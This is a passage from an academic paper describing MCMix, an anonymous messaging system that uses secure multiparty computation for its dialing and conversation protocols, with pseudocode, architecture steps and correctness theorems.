Program family $\texttt{CNV}_{\mathsf{abs}}$ parameterized by z

– **Domain:** $(D_{\texttt{CNV}_{\mathsf{abs}}} \cup \{\perp\})^n$, where

$$D_{\texttt{CNV}_{\mathsf{abs}}} := \{(\text{CONV}, t_i, m_i)\}^{t_i \in [a,b], m_i \in \mathcal{M}}_{u_i \in \mathcal{U}}$$

Namely, let $\mathcal{U}_{\mathsf{act}} := \{u_i \in \mathcal{U} \mid x_i \neq \perp\}$; a valid input for user u_i consists of a (CONV, t_i, m_i) request for rendezvous point tagged by t_i for sending message m_i.
For a vector of inputs $\mathbf{x}$, define $N_i(\mathbf{x}) = \{j \mid x_j = (\text{CONV}, t_i, m_j)\}$. Parse z as a deterministic program $R^z_{\texttt{CNV}}$, such that for any $\mathbf{x}$ if $N_i(\mathbf{x}) \neq \emptyset$ then $R^z_{\texttt{CNV}}(i, \mathbf{x}) \in N_i(\mathbf{x})$, else it is equal to $\perp$.

– **Range:** $\langle \{m_i \mid m_i \in \mathcal{U}_{\mathsf{act}}\} \rangle_{u_i \in \mathcal{U}_{\mathsf{act}}}$.

– **Function:** On input a vector $\langle x_1, \ldots, x_n \rangle$ where each non-$\perp$ value x_i is a (CONV, t_i, m_i) request, $\texttt{CNV}_{\mathsf{abs}}$ returns a value $\mathbf{y} = \langle y_i \rangle_{u_i \in \mathcal{U}_{\mathsf{act}}}$, as follows:

• Let $\mathcal{I}_{\mathsf{act}} := \{i \mid u_i \in \mathcal{U}_{\mathsf{act}}\}$ be the set of indices that refer to active users. For every $i \in \mathcal{I}_{\mathsf{act}}$: if $j = R^z_{\texttt{CNV}}(i, \mathbf{x}) \neq \perp$, then it sets $y_i = m_j$. Otherwise, it sets $y_i = m_i$.

• It returns the value vector $\mathbf{y} := \langle y_1, \ldots, y_n \rangle$.

Figure 3: The Conversation program family $\texttt{CNV}_{\mathsf{abs}} : (D_{\texttt{CNV}_{\mathsf{abs}}} \cup \{\perp\})^n \longrightarrow Y_{\texttt{CNV}_{\mathsf{abs}}}$ with parameter z, where non-$\perp$ dead drop values are integers sampled from a predetermined interval $[a, b]$ and messages are taken from space $\mathcal{M}$.

Anonymous Messaging Systems. An anonymous messaging system is a pair of protocols that realize any two members of the families $\texttt{DLN}_{\mathsf{abs}}$ and $\texttt{CNV}_{\mathsf{abs}}$ under the security guarantee provided in Definition 1. Given such realization, anonymous communication can be achieved as a continuous sequence of interleaved invocations of dialing and conversation. In principle, dialing can be more infrequent compared to conversation, e.g., perform only a single dialing every certain number of conversation "rounds." We note that the value of our relaxation of MPC security is on the fact that we can realize any member of the respective families.

Sharemind as a secure MPC platform. As already discussed, Sharemind will be the building platform for the implementation of our anonymous messaging scheme. As shown in [11], Sharemind is information theoretically secure against a passive (honest-but-curious) adversary that corrupts 1-out-of-3 MPC servers. Subsequent work [43] provides interesting directions regarding the active security of Sharemind, even specifically for novel oblivious sorting algorithms [38]. However, in our implementation, we consider the case of passive security.

In more detail, let $\mathbb{S}$ be the class of programs that can be written in Sharemind's supporting language SecreC. In our analysis, we claim that Sharemind operates as a $(1,3)$-*secure MPC platform for any program family member of the class* $\mathbb{S}$ *against passive adversaries*, as in Definition 1. Using the above claim, we provide two SecreC programs and prove that they realize two members of the families $\texttt{DLN}_{\mathsf{abs}}$ and $\texttt{CNV}_{\mathsf{abs}}$, (cf. Sections 5 and 6) hence obtaining an anonymous messaging system.

Alternative MPC platforms. For the purpose of the proposed anonymous messaging, Sharemind can be viewed as a black box providing MPC functionality. Hence, it is also possible to swap Sharemind for another MPC implementation providing different deployment or security properties. For example, recently, Furukawa et al. proposed a highly-optimised protocol for computation with an honest majority and security for malicious adversaries [30], that was further improved by Araki et al. [4]. Similarly, it is possible to support more than three computation parties. SPDZ [24] is a practical MPC implementation that provides statistical security against an active adversary that corrupts up to $m-1$ parties. Its online computation and communication complexities are both $O(m|C| + m^3)$, where $|C|$ stands for the computable arithmetic circuit size. In our setting, the lower bound for this circuit size is the number of users, n. Both actively secure MPC implementations mentioned here work in a preprocessing (i.e. offline/online) model.

4 System Architecture

Our work is presented in a manner that makes it easy to implement using any of the aforementioned MPC protocols in Section 2 and with any number of servers. However, for the sake of presentation, we assume three MPC servers, denoted by $\mathsf{Ser}_1, \mathsf{Ser}_2, \mathsf{Ser}_3$. As a general idea, the protocol works in rounds, where in each round users break their input into shares and forward the shares to the servers, with each server receiving one share. Then, the servers interactively compute the desired output shares,

which are in turn returned to the respective users. In our description, for simplicity we choose additive secret sharing, but other sharing schemes would not affect the functionality of our architecture.

Besides the MPC servers, the complete architecture of our system comprises an *entry* and an *output* server used to handle user requests. The entry and output servers may be located on the same or on different physical machines and are only trusted to relay messages.

Registration phase. At the beginning, the MPC servers $\mathsf{Ser}_1, \mathsf{Ser}_2, \mathsf{Ser}_3$ run the Setup phase of the secure multiple KGC ID-KA protocol (cf. Section 2) playing the role of three KGCs: $\mathsf{KGC}_1, \mathsf{KGC}_1, \mathsf{KGC}_3$ generating their partial master secret keys $\mathsf{msk}_1, \mathsf{msk}_2, \mathsf{msk}_3$.

Before starting to use the system, each user u_i registers with a unique username UN_i of 64 bits. Then, each MPC server Ser_ℓ, $\ell \in \{1,2,3\}$ generates u_i's partial secret key $\mathsf{sk}_{i,\ell}$ and sends it u_i. Upon receiving $\mathsf{sk}_{i,1}, \mathsf{sk}_{i,2}, \mathsf{sk}_{i,3}$, u_i combines the partial keys to obtain her ID-KA secret key sk_i as output of the secret key derivation algorithm. In addition, by performing standard key exchange operation, u_i obtains a symmetric key $k_{i,\ell}$ for communication with each of $\mathsf{Ser}_\ell, \ell \in \{1,2,3\}$. From this point on, any authentication and communication between u_i and the servers is performed using symmetric key cryptography. In the client-side, u_i can compute u_j's ID-KA public key pk_j as a function of her username UN_j and agree on the ID-KA key $K_{i,\ell}$. In the rest of this paper, we set the length of the usernames $\mathsf{UN}_1, \ldots, \mathsf{UN}_n \in \mathcal{UN}$, to be 64 bits.

Main phase. The main phase of the protocol for each round r, consists of the following steps:

1. Encoding: Each user u_i generates a request a_i, as input to the MPC that is to be executed.

2. Secret sharing: Each user u_i creates three shares of the request using additive secret sharing, so that $a_i = a_{i,\mathsf{Ser1}} + a_{i,\mathsf{Ser2}} + a_{i,\mathsf{Ser3}}$ holds. Note that the subscripts denote the MPC server that will process the share. Then each of the three shares intended for one of the MPC servers is encrypted with the respective symmetric key $k_{i,\ell}$ using authenticated encryption. The result is a triple of the form $a'_i = (a'_{i,\mathsf{Ser1}}, a'_{i,\mathsf{Ser2}}, a'_{i,\mathsf{Ser3}})$, where $a'_{i,\mathsf{Ser}_\ell} := \mathsf{Enk}_{k_{i,\ell}}(a_{i,\mathsf{Ser_j}})$, $\ell = \{1,2,3\}$. Then each user sends the encrypted shares along with her username UN_i, as a package to the entry server.

3. MPC input preparation: Before the start of round r, the entry server groups the packages received already and sends each share along with its associated username to the respective MPC servers. It is important to note that the use of an entry server is only to synchronize the MPC servers and to provide the shares in the same order to each of them. For notation simplicity and without loss of generality, we assume that the entry server arranges u_i as the user that submitted the i-th input. Then, each MPC server Ser_ℓ receives a sequence of the form $a'_{\mathsf{Ser}_\ell} = \langle a'_{1,\mathsf{Ser}_\ell}, \cdots, a'_{n,\mathsf{Ser}_\ell} \rangle$. We denote as n the number of users that provided an input in round r. In addition to a'_{Ser_ℓ}, the MPC servers also receive a sequence of the users' usernames in corresponding order, that is a sequence of the form $\mathbf{UN} = \langle \mathsf{UN}_1, \cdots, \mathsf{UN}_n \rangle$, where UN_i is the registered username of the user that provided input i.

4. Order check: Each MPC server computes a hash of the usernames in the order they appear in its input sequence, as $H(\mathsf{UN}_1 || \cdots || \mathsf{UN}_n)$, and exchanges it with the other MPC servers. In case the three hashes do not match, it is implied that the order of the usernames provided to the three servers was different. Thus, a denial of service attack has taken place by either the entry server or one of the MPC servers (considering they reported a false hash). This step is optional when considering only privacy implications of a malicious entry server.

5. Decryption and authentication: At this point, authentication is performed implicitly by each server via decrypting the received share with the symmetric key corresponding to the username that came with the share. Thus shares $a_{\mathsf{Ser}_\ell} = \langle a_{\mathsf{Ser}_\ell,1}, \cdots, a_{\mathsf{Ser}_\ell,n} \rangle$, with $a_{\mathsf{Ser}_\ell,i} := \mathsf{Dec}_{k_{i,\ell}}(a'_{\mathsf{Ser}_\ell,i})$ are ready for the MPC.

6. MPC algorithm: The MPC servers execute the MPC protocol.

7. Encryption and return: Each MPC server encrypts each output share with the respective symmetric key and forwards shares of the form $b'_{\mathsf{Ser}_\ell} = \langle b'_{1,\mathsf{Ser}_\ell}, \cdots, b'_{n,\mathsf{Ser}_\ell} \rangle$ to the output server. The output server collects the shares corresponding to the same user and returns a package of the form $(b'_{i,\mathsf{Ser}_1}, b'_{i,\mathsf{Ser}_2}, b'_{i,\mathsf{Ser}_3})$ to each user u_i.

8. Decryption and reconstruction: Each user decrypts the received shares with the respective symmetric key and adds them, resulting in $b_i = b_{i,\mathsf{Ser}_1} + b_{i,\mathsf{Ser}_2} + b_{i,\mathsf{Ser}_3}$, where $b_{i,\mathsf{Ser}_\ell} = \mathsf{Dec}_{k_{i,\ell}}(b'_{i,\mathsf{Ser}_\ell})$. The value b_i is the final output of the MPC protocol for each user u_i for round r.

Remark 1. The entry and output servers are used for practical reasons. The main function they perform is grouping the received packages of shares and forwarding them to/from the servers. As they have no information about the symmetric keys exchanged between users and servers at the registration phase, they schedule the traffic consisting of encrypted shared data. Hence, if entry and output servers are malicious, they can do no more than an adversary controlling the network.

5 The Dialing Protocol

The dialing protocol enables a user u_i to notify another user u_j that she wants to start a conversation, much like how the telephone protocol works. The protocol runs in

rounds to deter possible timing attacks, where in each round, every online active user will either send a DIAL request or a DIALCHECK request. All requests are mutually indiscriminate. For clarity, we first provide a description of the Dialing protocol steps. Then, we proceed with the efficient program $\texttt{DLN}_{\mathsf{sort}}$ implementing it.

Protocol description. The protocol runs in seven steps, where steps 2-6 are executed by the MPC servers. Steps 1 and 7 are executed locally by each user.

1. Encoding: The inputs $x_1,\dots,x_n$ are of the form of (DIAL, u_i, u_j) requests, $(\text{DIALCHECK}, u_i)$ requests, or $\perp$, representing the action each user takes for this dialing round. For simplicity, assume that the users are enumerated as $u_1,\dots,u_n$ consistently with the input sequence $x_1,\dots,x_n$, i.e. u_i is the user that submitted the i-th input. As a result, the active users that submitted non-$\perp$ values, are enumerated as $u_1,\dots,u_{\mathsf{act}}$, where act is the size of the active set $\mathcal{U}_{\mathsf{act}}$. The inputs of the active users are encoded as triples of the form $a_i := (a_i[1], a_i[2], a_i[3])$ where the third component is an *input wire ID* wid_i. The wire IDs are initially set to zero, but in the following Step 2, each wid_i will be set unique for each u_i.

In particular, if u_i wants to dial u_j, then the (DIAL, u_i, u_j) request is encoded as $(\mathsf{UN}_i, \mathsf{UN}_j, 0)$ where UN_i and UN_j are the usernames of the dialer and the dialee respectively. If u_i is a dial checker, then the $(\text{DIALCHECK}, u_i)$ request is encoded as $(C, \mathsf{UN}_j, 0)$, where (i) C is a special value designated to denote a dial check and is different from any possible username value, and (ii) UN_j is the checker's own username.

2. Assigning wire ID values: As a first step, the MPC protocol assigns unique wire IDs for each user. This is done by setting the third component $a_i[3]$ of the encoded triple a_i to i. Therefore, for each u_i, we have that $\mathsf{wid}_i := i$. These wire IDs are needed internally for the MPC calculation and express the order in which the inputs were received so that the respective outputs will be delivered in the same order.

3. Checking input validity: The protocol then checks if any of the first two members of each triple, denoted by $a_i[1]$ and $a_i[2]$, is equal to the submitter's username. This check ensures that inputs are encoded in a way that does not compromise the security of the system. The threat here is that a user u_i might try to impersonate a user u_j by encoding a DIALCHECK input as $a_i = (C, \mathsf{UN}_j, \mathsf{wid}_i)$. That attack would allow user u_i to receive a dial request that was intended for user u_j. A similar problem arises when considering a user u_i encoding a DIAL input as $a_i = (\mathsf{UN}_l, \mathsf{UN}_j, \mathsf{wid}_i)$. In this case, user u_j will think the dial originated from user u_l. To avert such impersonation attacks, it is enough for the MPC protocol to check that either the first or the second member of an input tuple is equal to the username of the user that submitted that input. This, along with the fact that the input is sent from the user to each MPC server using authenticated encryption (cf. step 2 of the architecture in section 4) guarantees that no impersonation attack can take place.

In more detail, if the input is a DIALCHECK request, then this check ensures that the second member of the tuple is the user's own username. In the case of a DIAL request, the check ensures that a user can only impersonate another user when she dials herself, that is a request of the form $a_i = (\mathsf{UN}_j, \mathsf{UN}_i, \mathsf{wid}_i)$ is created by user u_i. In this case, this request does not affect the protocol. If the check fails for the encoded input a_i, then the input is set to $a_i = (0, 0, \mathsf{wid}_i)$ and does not affect the protocol.

4. Sorting by usernames: The encoded input triples are first sorted according to their second components using the oblivious Quicksort algorithm of [33], implemented according to [13]. Observe that every non-zero second component is either (i) the username UN_j of dialee u_j in a dial request from some user u_i, or (ii) the username UN_j from dial checker u_j. Thus, when a triple $(C, \mathsf{UN}_j, \mathsf{wid}_j)$ is adjacent to some triple $(\mathsf{UN}_i, \mathsf{UN}_j, \mathsf{wid}_i)$ with a non-zero second component, this determines a dial pair between u_i, u_j. We note that two special conflict cases may appear:

I. $(C, \mathsf{UN}_j, \mathsf{wid}_j)$ is adjacent to two dial triples as $\dots, (\mathsf{UN}_i, \mathsf{UN}_j, \mathsf{wid}_i), (C, \mathsf{UN}_j, \mathsf{wid}_j), (\mathsf{UN}_{i'}, \mathsf{UN}_j, \mathsf{wid}_{i'}), \dots$

II. Two or more adjacent dial triples correspond to $(C, \mathsf{UN}_j, \mathsf{wid}_j)$. The sorting would then appear as $\dots, (\mathsf{UN}_{i'}, \mathsf{UN}_j, \mathsf{wid}_{i'}), (\mathsf{UN}_i, \mathsf{UN}_j, \mathsf{wid}_i), (C, \mathsf{UN}_j, \mathsf{wid}_j), \dots$

5. Connecting neighbors: Next, requests are processed individually by looking at both their neighbors' triples to determine if there is a dial for any given dial check request. Of course, requests at the first and last place of the sorted vector need only look at one neighbor. Thus, we can claim that any dial check request will have a suitable dial request as its neighbor or not at all.

In more detail, for every user u_i, the protocol produces a pair $b := (b_i[1], b_i[2])$, where $b_i[2]$ is wid_i and $b_i[1]$ is either (i) the username UN_j of some user u_j that dialed u_i, or (ii) 0, if no dial request has been made for u_i, or u_i has made a dial request.

6. Sorting by wire IDs: As a final sorting step, the protocol needs to sort the processed requests according to their wire IDs in order for the correct requests to be forwarded to each user. The latter sort, performed on $\langle b_1, \dots, b_{\mathsf{act}} \rangle$ according to the wire IDs can again be implemented by the Quicksort algorithm of [33].

The result of the last sorting is a vector $\langle \hat{b}_1, \dots, \hat{b}_{\mathsf{act}} \rangle$ where $\hat{b}_i$ is a pair $(\hat{b}_i[1], \hat{b}_i[2])$ that corresponds to u_i and $\hat{b}_1$ is essentially either (i) a username UN_j or (ii) a zero value, in both cases indexed by $\hat{b}_2 := \mathsf{wid}_i$.

The Dialing Program $\texttt{DLN}_{\mathsf{sort}}$

Input: a sequence $\langle x_1,\ldots,x_n\rangle$ where x_i is either a (DIAL, u_i, u_j) request, a $(\text{DIALCHECK}, u_i)$ request, or $\perp$. All $\perp$ inputs are stacked last.

Output: a sequence $\langle y_i\rangle_{i:x_i\neq\perp}$, where y_i either is a κ-bit integer t_i, if $x_i = (\text{DIAL}, u_i, u_j)$, or a pair of a κ-bit integer t_i and a bit c_i, if $x_i = (\text{DIALCHECK}, u_i)$.

---

1. For each $i \leftarrow 1,\ldots,n$
if $x_i = \perp$ **then**
  Set $\mathsf{act} := i-1$;
  Break loop ;
else if $x_i = (\text{DIAL}, u_i, u_j)$ **then**
  Set $a_i := (a_i[1], a_i[2], a_i[3]) \leftarrow (\mathsf{UN}_i, \mathsf{UN}_j, 0)$;
else if $x_i = (\text{DIALCHECK}, u_i)$ **then**
  Set $a_i := (a_i[1], a_i[2], a_i[3]) \leftarrow (C, \mathsf{UN}_i, 0)$;
end if

2. For each $i \leftarrow 1,\ldots,\mathsf{act}$
Set wid_i as $a_i[3] \leftarrow i$;

3. For each $i \leftarrow 1,\ldots,\mathsf{act}$
if $a_i[1] \neq \mathsf{UN}_i$ AND $a_i[2] \neq \mathsf{UN}_i$ **then**
  Set $a_i[1] = a_i[2] = 0$;
end if

4. $\langle a_i\rangle_{i:x_i\neq\perp}$ according to second coordinate using Quicksort;

5. For each $i \leftarrow 1,\ldots,\mathsf{act}$
if $a_i[1] = C$ AND $a_i[2] = a_{i-1}[2]$ **then**
  Set $b_i := (b_i[1], b_i[2]) \leftarrow (a_{i-1}[1], a_i[3])$;
else if $a_i[1] = C$ AND $a_i[2] = a_{i+1}[2]$ **then**
  Set $b_i := (b_i[1], b_i[2]) \leftarrow (a_{i+1}[1], a_i[3])$;
else
  Set $b_i := (b_i[1], b_i[2]) \leftarrow (0, a_i[3])$;
end if

6. Sort tuples $\langle b_i\rangle_{i:x_i\neq\perp}$ according to second coordinate using Quicksort;

7. For each $i \leftarrow 1,\ldots,\mathsf{act}$
if $a_i[1] = \mathsf{UN}_i$ **then**
  Set $t_i \leftarrow H\big(\mathsf{GenerateKey}(a_i[1], a_i[2]), r\big)$;
  Set $y_i \leftarrow t_i$;
else if $a_i[1] = C$ AND $b_i[1] \in \mathcal{UN}$ **then**
  Set $t_i \leftarrow H\big(\mathsf{GenerateKey}(a_i[1], b_i[1]), r\big)$;
  Set $y_i \leftarrow (t_i, 1)$;
else if $a_i[1] = C$ AND $b_i[1] = 0$ **then**
  Pick $\rho_i \xleftarrow{\$} \{0,1\}^{64}$;
  Set $t_i \leftarrow H\big(\mathsf{GenerateKey}(\mathsf{sk}_i, \rho_i), r\big)$;
  Set $y_i \leftarrow (t_i, 0)$;
end if
return $\mathbf{y} := \langle y_i\rangle_{i:x_i\neq\perp}$.

Figure 4: The Dialing program $\texttt{DLN}_{\mathsf{sort}}$ realizing the Dialing program $\texttt{DLN}_{\mathsf{abs}}$ for dialing round r, and users $u_1,\ldots,u_n$ with usernames $\mathsf{UN}_1,\ldots,\mathsf{UN}_n \in \{0,1\}^{64}$. The value C denotes a dial check request.

7. Computing the dead drops: After the Quicksort algorithm is completed, the active users $u_1,\ldots,u_{\mathsf{act}}$ are delivered the values $\hat{b}_1[1],\ldots,\hat{b}_1[\mathsf{act}]$ respectively. Having received $\hat{b}_i[1]$, dialer u_i that knows UN_j, and dial checker u_j that obtained UN_i, can calculate their shared dead drop value for dialing round r as follows:

$$t_i := H\big(K_{i,j}, r\big)\ , \quad \text{if } \hat{b}_i[1] = 0$$
$$t_j := H\big(K_{j,i}, r\big)\ , \quad \text{if } \hat{b}_i[1] = \mathsf{UN}_j$$

Above, H is a standard cryptographic hash function, r is the round number. The values $K_{i,j}, K_{j,i}$ are the ID-KA keys that u_i and u_j compute by running the key agreement algorithm $\mathsf{GenerateKey}$ on input $(\mathsf{sk}_i, \mathsf{UN}_j)$ and $(\mathsf{sk}_j, \mathsf{UN}_i)$ respectively (cf. Section 2), where $\mathsf{sk}_i, \mathsf{sk}_j$ are the secret keys of u_i and u_j. Recall that the operations for ID-KA key generation are over a finite multiplicative group of prime order q. We stress that the dead drop value is at least 64 bits long to make accidental collisions unlikely, although our system can tolerate them. By the correctness of the ID-KA protocol, it holds that $K_{i,j} = K_{j,i}$, hence we have that $t_i = t_j$.

On the other hand, if user u_i dial checked but $\hat{b}_i[1] = 0$ (no one dialed u_i), then for uniformity reasons, she computes a random dead drop as above by inserting a random value ρ_i in place of UN_j, i.e. she sets $t_i := H\big(\mathsf{GenerateKey}(\mathsf{sk}_i, \rho_i), r\big)$.

Note that if u_i has dialchecked, then either (i) she established a rendezvous point with u_j, if $\hat{b}_1 = \mathsf{UN}_j$, or (ii) no one dialed her, if $\hat{b}_1 = 0$. Thus, she can set a "success" bit c_i to 1 or 0 respectively, indicating her successful engagement in the dialing round r. Besides, if u_i is a dialer that dialed u_j, then she always computes the value $t_i := H\big(\mathsf{GenerateKey}(\mathsf{sk}_i, \mathsf{UN}_j), r\big)$, regardless of the success of her dialing request. Hence, she can not infer a success bit.

The Dialing program $\texttt{DLN}_{\mathsf{sort}}$ **.** The program $\texttt{DLN}_{\mathsf{sort}}$ implementing the Dialing protocol is presented in Fig. 4.

Following Section 3, we show that $\texttt{DLN}_{\mathsf{sort}}$ realizes the member of the Dialing program family $\texttt{DLN}_{\mathsf{abs}}$ that corresponds to our sorting process. Namely, in Step 4 of $\texttt{DLN}_{\mathsf{sort}}$ (Sorting by usernames), the inputs are arranged according to an ordering of their second coordinate. Thus, we set the index z that parameterizes the family $\texttt{DLN}_{\mathsf{abs}}$ to be the string z_{qs2} as follows: z_{qs2} is parsed as the deterministic program $R^{z_{\mathsf{qs2}}}_{\texttt{DLN}}$ that takes as takes as input an index i and array of triples $\mathbf{x}$ in encoded form, and outputs the index j so that when the array is sorted according to Quicksort ordering on the second coordinate, x_i is the left neighbor of the encoded x_j. Formally, we state the following theorem and provide the proof in the full version of the paper.

Theorem 1. *Let n be the number of users, $\kappa \geq 64$ be the dead drop string length and q be the prime order of the underlying ID-KA group. Let H be the cryptographic hash function modeled as a random oracle. Then, the Dialing program* $\mathtt{DLN}_{\mathsf{sort}}$ *described in Fig. 4 implements the member of the Dialing program family* $\mathtt{DLN}_{\mathsf{abs}}$ *described in Fig. 2 for parameter* z_{qs2} *with correctness error* $\frac{n^4}{q} + \frac{n}{2^\kappa}$.

Remark 2. The correctness error $\frac{n^4}{q} + \frac{n}{2^\kappa}$ is typically a negligible value in our setting. To provide intuition, consider the case with a number of $n = 100000 < 2^{17}$ users, dead drop size $\kappa = 64$ bits and group size $q \geq 2^{128}$. The error for this case is less than $\frac{2^{17\cdot 4}}{2^{128}} + \frac{2^{17}}{2^{64}} \approx 2^{-47}$.

6 The Conversation Protocol

The Conversation protocol facilitates the actual exchange of messages associated with the same t dead drop value, which represents a rendezvous point computed in the final step of a Dialing protocol execution. It is expected that no more than two messages will have the same t value due to its large bit-size, although our system can handle collisions as we will see later. As in the previous section, we first provide a description of the Conversation protocol and then the corresponding program labeled $\mathtt{CNV}_{\mathsf{sort}}$ that implements it. At this point, we have to highlight our assumption that a valid message m_i at the input has its least significant bit (LSB) equal to 0. This flag which could also be a discrete fourth member of our tuple, is useful at (i) conflict resolution when more than two dead drops are identical and (ii) the parallelization of our protocol discussed in section 11 and in the full version of the paper.

Protocol description. The protocol is executed via the following steps, where steps 2-6 are executed by the MPC servers. Step 1 is executed locally by each user.

1. Encoding: The inputs are of the form of (CONV, t_i, m_i) requests, or $\perp$. Again, we assume that the users are enumerated as $u_1, \ldots, u_n$ consistently with the order they submitted their input sequence $x_1, \ldots, x_n$, hence all $\perp$ values are stacked last. Active users' inputs are encoded as triples of the form $a_i := (a_i[1], a_i[2], a_i[3])$ where the third component is an input wire ID wid_i that will be uniquely assigned in the following step. In particular, if u_i wants to engage in conversation, then the (CONV, t_i, m_i) request is encoded as $(t_i, m_i, 0)$. In case u_i is not engaging in conversation the request will use a random dead drop value and a random message.

2. Assigning wire ID values: As a first step, the MPC protocol assigns unique wire IDs for each user. This is done by setting the third component $a_i[3]$ of the encoded triple a_i to i. Thus, for each u_i, we have that $\mathsf{wid}_i := i$.

3. Sorting by dead drops: The encoded input triples are first sorted according to their first components using the oblivious Quicksort algorithm of [33]. As a result, the inputs of any two users that share the same dead drop value will become adjacent.

4. Exchanging adjacent messages: By construction, two inputs with the same dead drop value indicate a pair of users u_i and u_j that wish to communicate. Thus, the protocol generates a vector $\langle b_1, \ldots, b_n \rangle$, where each b_i is a pair $(b_i[1], b_i[2])$, of which the second component is wid_i and the first component is either (i) the message of some adjacent encoded input, or (ii) the original message m_i, if message exchange did not take place for u_i because there was no matching dead drop or due to conflict (three or more equal dead drops). As already mentioned, the LSB of two exchanged messages is set to 1. In the special conflict case where three or more values share the same dead drop t, an arrangement would be as follows:

$$\ldots, (t', m_k, k), (t, m_j, j), (t, m_i, i), (t, m_{i'}, i'), \ldots$$

In this case, the messages of u_i and u_j will be exchanged and $u_{i'}$ will obtain back his message at the end of the protocol, notifying him to resubmit.

5. Sorting by wire IDs: As in the Dialing protocol (Step 5), the Conversation protocol performs a Quicksort on the processed requests according to their mutually distinct wire IDs in order for the correct requests to be forwarded to each user. The result is a vector $\langle \hat{b}_1, \ldots, \hat{b}_n \rangle$ where $\hat{b}_i$ is a pair $(\hat{b}_i[1], \hat{b}_i[2])$ that corresponds to u_i and is either (i) a message m_j from some user u_j or (ii) the original message m_i, in both cases indexed by wid_i.

6. Forwarding messages: At the end, the protocol discards the wire IDs and creates the output vector $\mathbf{y} = \langle y_1, \ldots, y_n \rangle := \langle \hat{b}_1[1], \ldots, \hat{b}_n[1] \rangle$. Thus, each y_i is either (i) a message m_j from some user u_j or (ii) the self-generated message m_i. Finally, the users $u_1, \ldots, u_n$ are delivered the values $y_1, \ldots, y_n$.

Remark 3. In reality, the dead drop value t_i of some user u_i is not exactly the value she received from a dialing protocol execution. For conversation round r it is computed as $t_i := H(t_{(dialing)i}, r)$, where $t_{(dialing)i}$ is the dead drop for u_i, generated by the dialing protocol and acts as the seed for the creation of an ephemeral dead drop for each conversation round.

Remark 4. Due to the size of dead drops values, the probability that a collision on randomly generated dead drop values will occur can be made very small. Even in the case of a collision, the client of the user that was affected would just resend that message in the next round, as it would know that a collision occurred because it received a message it could not decrypt.

The Conversation program $\mathtt{CNV}_{\mathsf{sort}}$ **.** The program

$\texttt{CNV}_{\text{sort}}$ implementing the Conversation protocol is presented in Fig. 5.

The Conversation Program $\texttt{CNV}_{\text{sort}}$

Input: a sequence $\langle x_1,\ldots,x_n\rangle$ where x_i is either a (CONV, t_i, m_i) request, or $\perp$. All $\perp$ inputs are stacked last.

Output: a sequence of messages $\langle y_i\rangle_{x_i\neq\perp}$.

---

1. For each $i \leftarrow 1,\ldots,n$
if $x_i = \perp$ **then**
  Set $\mathsf{act} := i-1$;
  Break loop ;
end if
if $x_i = (\text{CONV}, t_i, m_i)$ **then**
  Set $a := (a_i[1], a_i[2], a_i[3]) \leftarrow (t_i, m_i, 0)$;
end if

2. For each $i \leftarrow 1,\ldots,\mathsf{act}$
Set wid_i as $a_i[3] \leftarrow i$;

3. Sort tuples $\langle a_i\rangle_{x_i\neq\perp}$ according to first coordinate $a_i[1]$ using Quicksort;

4. For each $i \leftarrow 1,\ldots,\mathsf{act}-1$
if $a_i[1] = a_{i+1}[1]$ AND $LSB(a_i[2]) = LSB(a_{i+1}[2]) = 0$ **then**
  Set the LSB of $a_i[2]$ and $a_{i+1}[2]$ to 1 ;
  Set $b_i \leftarrow (a_{i+1}[2], a_i[3])$;
  Set $b_{i+1} \leftarrow (a_i[2], a_{i+1}[3])$;
end if

5. Sort tuples $\langle b_i\rangle_{i:x_i\neq\perp}$ according to second coordinate (which is the wire id) using Quicksort;

6. For each $i \leftarrow 1,\ldots,\mathsf{act}$
Set $y_i \leftarrow b_i[1]$;

return $\mathbf{y} := \langle y_i\rangle_{i:x_i\neq\perp}$.

Figure 5: The Conversation program $\texttt{CNV}_{\text{sort}}$ realizing the Conversation program $\texttt{CNV}_{\text{abs}}$ for conversation round r, dead drop size $\kappa \geq 64$ and users $u_1,\ldots,u_n$ with messages taken from space $\mathcal{M}$.

Following Section 3, we show that $\texttt{CNV}_{\text{sort}}$ realizes the member of the Conversation program family $\texttt{CNV}_{\text{abs}}$ that corresponds to our sorting process. Namely, in Step 3 of $\texttt{CNV}_{\text{sort}}$ (Sorting by dead drops), the inputs are arranged according to an ordering of their first coordinate. Thus, we set the index z that parameterizes the family $\texttt{CNV}_{\text{abs}}$ to be the string $z_{\texttt{qs1}}$ as follows: $z_{\texttt{qs1}}$ is parsed as the deterministic program $R_{\text{CNV}}^{z_{\texttt{qs1}}}$ that takes as input an index i and array of triples $\mathbf{x}$ in encoded form, and outputs the index j so that when the array is sorted according to Quicksort ordering on the first coordinate, the encoded triple of u_i (or resp. u_j) has no neighbors on the left of the sorted array and the encoded triple of u_j (or resp. u_i) is the right neighbor of the encoded triple of u_i (or resp. u_j). Formally, we state the following theorem and provide the proof in the full version of the paper.

Theorem 2. *Let n be the number of users and $\kappa \geq 64$ be the dead drop string length. The Conversation program $\texttt{CNV}_{\text{sort}}$ described in Fig. 5 implements the member of the Conversation program family $\texttt{CNV}_{\text{abs}}$ described in Fig. 3 for parameter $z_{\texttt{qs1}}$.*

7 The MCMix Anonymous Messaging System

Having presented the general architecture of our system in Section 4 and the Dialing and Conversation protocols and programs in Sections 5 and 6 respectively, we now show how these programs are implemented in our architecture. Our system consists of two MPC instances of the general architecture in Section 4, executing one after the other or independently in parallel. One implements the Dialing protocol and the other the Conversation protocol. Below, we specify the operations of general architecture for each of our two protocols. We note with the prime symbol, e.g. **1'.**, the specification of the respective step, e.g. **1.**, of the general architecture.

Dialing. The execution of the Dialing protocol for round r follows the steps of section 4 with the following particularities:

1'. Encoding: The input of user u_i is encoded as $a_i = (\mathsf{UN}_i, \mathsf{UN}_j, 0)$, in the case of a dial to user u_j, or as $a_i = (C, \mathsf{UN}_i, 0)$ in the case of a dial request, as specified by Step 1 of the Dialing program $\texttt{DLN}_{\text{sort}}$ in Fig. 4.

6'. MPC algorithm: The MPC server secure computation consists of Steps 2-6 of $\texttt{DLN}_{\text{sort}}$.

8'. Decryption and reconstruction: The reconstructed value b_i received by user u_i is the output b_i of Step 6 of $\texttt{DLN}_{\text{sort}}$.

9'. Dead drop calculation: As an extra step, the dead drop value t_i is calculated by each user by performing Step 7 of $\texttt{DLN}_{\text{sort}}$.

Conversation. The execution of the conversation protocol for round r follows the steps of Section 4 with the following particularities:

1'. Encoding: Input is encoded as $a_i = (t_i, m_i, 0)$, with t_i being a dead drop calculated by the final step of a previous dialing round in the case of a real conversation request (also taking into account Remark 3), or a random value in the case the user does not want to send a message (but still wants to protect her privacy), according to the Conversation program $\texttt{CNV}_{\text{sort}}$ in Fig. 5.

